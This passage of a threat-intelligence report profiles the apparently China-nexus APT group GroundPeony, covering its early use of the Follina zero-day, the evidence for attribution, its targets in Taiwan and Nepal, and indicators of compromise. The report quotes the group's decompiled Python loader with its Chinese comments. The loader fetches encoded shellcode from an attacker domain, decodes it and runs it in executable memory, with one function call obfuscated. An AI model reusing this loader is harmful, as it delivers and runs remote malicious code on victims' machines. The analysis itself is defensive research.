
In other words, GroundPeony was exploiting Follina during a perfect zero-day period. Various organizations have written reports about Follina exploits, but China-nexus is the only group that has exploited Follina during zero-day periods. Therefore, we believe GroundPeony is the only China-nexus APT group with zero-day access.

Let's look at another indicator. We analyzed an EXE file made by PyInstaller that is executed after the Follina exploit. The PyInstaller binary can easily decompile the Python code. The extracted file looked like this.


```
new_code = urllib.request.urlopen('http://www.onedrivo.com/b64_code.txt').read()    # 从远程服务器下载编码后的 shellcode
for i in range(4):
    new_code = base64.b64decode(a2b_hex(new_code))    # 将获取的内容依次进行 hex 解码和 base64 解码
new_code =codecs.escape_decode(new_code)[0]
new_code = bytearray(new_code)

# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

#调用kernel32.dll动态链接库中的VirtualAlloc函数申请内存，0x3000代表MEM_COMMIT | MEM_RESERVE，0x40代表可读可写可执行属性
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(new_code)), ctypes.c_int(0x3000), ctypes.c_int(0x40))

#调用kernel32.dll动态链接库中的RtlMoveMemory函数将shellcode移动到申请的内存中
buf = (ctypes.c_char * len(new_code)).from_buffer(new_code)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(new_code))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),#指向安全属性的指针
    ctypes.c_int(0),#初始堆栈大小
    ctypes.c_uint64(ptr),#指向起始地址的指针
    ctypes.c_int(0),#指向任何参数的指针
    ctypes.c_int(0),#创建标志
    ctypes.pointer(ctypes.c_int(0))#指向接收线程标识符的值的指针
)
# 等待上面创建的线程运行完，敏感函数做了隐藏
dsfbw = ['W','a','i','t','F','o','r','S','i','n','g','l','e','O','b','j','e','c','t']
asjdce = ''.join(dsfbw)
mndskkfhsj = 'ctypes.windll.kernel32.' + asjdce + '(ctypes.c_int(handle),ctypes.c_int(-1))'
exec(mndskkfhsj)
```

A large amount of Chinese comments were written. Also, the code was copy-pasted from various public repositories, but most of it was written by Chinese developer. This is a very elementary mistake. However, it is highly likely that the person who created the malware is a native Chinese speaker.

We tried mapping the victim (or presumed to be). A very interesting diagram. What does this mean?



Based on our previous research, we have created a diamond model.



GroundPeony, also known as UNC3347, is a China-nexus APT group. They have been active since at least 2021. They target East and South Asia like Taiwan and Nepal. In particular, they seem to be targeting government agencies, research institutions, and telecoms.

The attacks begin with spear phishing emails. They compromised legitimate websites and use them for their attacks. There was nothing unique about the IP addresses used, and no connection to the victim country could be found. GroundPeony also provides zero-day access. Besides popular tools such as CobaltStrike, they also use group's original malware.

Wrap-Up

GroundPeony is an APT group of which little is known so far. It is believed to be China-nexus. It is targeting East and South Asian countries like Taiwan and Nepal. In particular, they seem to be targeting government agencies, research institutions, and telecoms.

One point worth noting is their use of zero-day. Follina was exploited in its early period. This group also compromised legitimate websites and install malware. GroundPeony is an aggressive APT group. Please keep an eye on their future developments.

IoC

- 103[.]199.17.184
- 160[.]20.145.111
- 172[.]93.189.239
- *.onedrivo[.]com
- 1992b552bdaf93caeb470f94b4bf91e0157ba4a9bb92fb8430be946c0ddabdeb
- 425630cc8be2a7dc2626ccd927bb45e5d40c1cb606bb5b2a7e8928df010af7c9
- fa6510a84929a0c49d91b3887189fca5a310129912d8e7d14fed062e9446af7e
- 142a027d78c7ab5b425c2b849b347952196b03618e4ad74452dbe2ed4e3f73cd
- d1989ca12426ed368816ce00f08975dc1ff1e4f474592523c40f9af344a57b49
- 6e13e5c7fcbafc47df259f2565efaed51bc1d021010c51673a7c455b5d4dad2b
- ef611e07e9d7e20ed3d215e4f407a7a7ca9f64308905c37e53df39f8a5bcbb3c
- 7b814e43af86a84b9ad16d47f9c74da484ea69903ef0fbe40ec62ba123d83a9a
- f3e0a3dd3d97ccc23c4cee0fd9c247dbe79fbf39bc9ae9152d4676c96e46e483
- 50182fca4c22c7dde7b8392ceb4c0fef67129f7dc386631e6db39dec73537705

References

1. Mandiant, "Move, Patch, Get Out the Way: 2022 Zero-Day Exploitation Continues at an Elevated Pace", https://www.mandiant.com/resources/blog/zero-days-exploited-2022 ↩

2. Ministry of Foreign Affairs of the People's Republic of China, "Initiative for Belt and Road Partnership on COVID-19 Vaccines Cooperation",

https://www.fmprc.gov.cn/mfa_eng/wjdt_665385/2649_665393/202106/t20210624_9170568.html ↩